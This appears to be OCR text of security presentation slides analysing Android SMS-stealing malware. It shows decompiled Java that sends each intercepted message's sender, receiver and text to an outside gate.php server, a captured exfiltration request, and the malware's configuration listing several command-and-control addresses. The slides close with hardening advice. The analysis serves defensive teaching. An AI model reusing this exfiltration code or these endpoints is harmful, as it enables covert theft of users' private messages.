
Settings Storage
76.00KB

Sound Recorder
0.00B

Spare Parts
16.00KB

Speech Recorder
0.00B

System
32.00KB



System
version 1.0

Storage

Total 32.00KB

Application 32.00KB


Data 0.00B

Cache

Cache 0.00B


Launch by default

No defaults set.




See all your apps.
Touch the Launcher icon.

251340




```
String s3 = (String)((Iterator) (obj)).next();
Boolean boolean1;
String s4 = String.valueOf(s3);
StringBuilder stringbuilder = (new StringBuilder(s4)).append("?sender=");
String s5 = URLEncoder.encode(as[0]);
StringBuilder stringbuilder1 = stringbuilder.append(s5).append("&receiver=");
String s6 = URLEncoder.encode(as[1]);
StringBuilder stringbuilder2 = stringbuilder1.append(s6).append("&text=");
String s7 = URLEncoder.encode(as[2]);
String s8 = stringbuilder2.append(s7).toString();
java.io.InputStream inputstream = (new URL(s8)).openConnection().getInputStream();
InputStreamReader inputstreamreader = new InputStreamReader(inputstream);
BufferedReader bufferedreader = new BufferedReader(inputstreamreader);
String s9 = bufferedreader.readLine();
bufferedreader.close();
boolean1 = Boolean.valueOf(true);
obj = boolean1;
```




```
GET /sms/gate.php?sender=15555215556&receiver=15555215554&text=hello HTTP/1.1
User-Agent: Dalvik/1.2.0 (Linux; U; Android 2.2; sdk Build/FRF91)
Host: 124ffsaf.com
Connection: Keep-Alive


HTTP/1.1 200 OK
Server: nginx/1.0.4
Date: Wed, 03 Aug 2011 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.1.6
Content-Length: 0
```



```
<settings>
<send value="1"/>
<telephone value="123"/>
<http>
<addr value="http://124ffsaf.com/sms/gate.php"/>
<addr value="http://124ff42.com/sms/gate.php"/>
<addr value="http://124ffdfsaf.com/sms/gate.php"/>
<addr value="http://124sfafsaffa.com/sms/gate.php"/>
</http>
<tels>
</tels>
</settings>
```

value="1" - HTTP delivery method;
value="2" - SMS delivery method



Messages

ID	Sender	Recipient	Message	Date
1	15555215556	15555215554	kdjk	2011-08-03 16:33:02
2	15555215556	15555215554	TΔP3 (j + 'Y) lit	2011-08-03 16:38:44
3	15555215556	15555215554	hello	2011-08-03 16:39:52

Wrap-up

Hardening web applications requires:

- Secure web applications running on hardened network and infrastructure
- Hardened browsers
- Hardened mobile client
- Hardened user

Questions?

erwin.geirnaert@zionsecurity.com

@ZIONSECURITY

www.linkedin.com/in/erwingeirnaert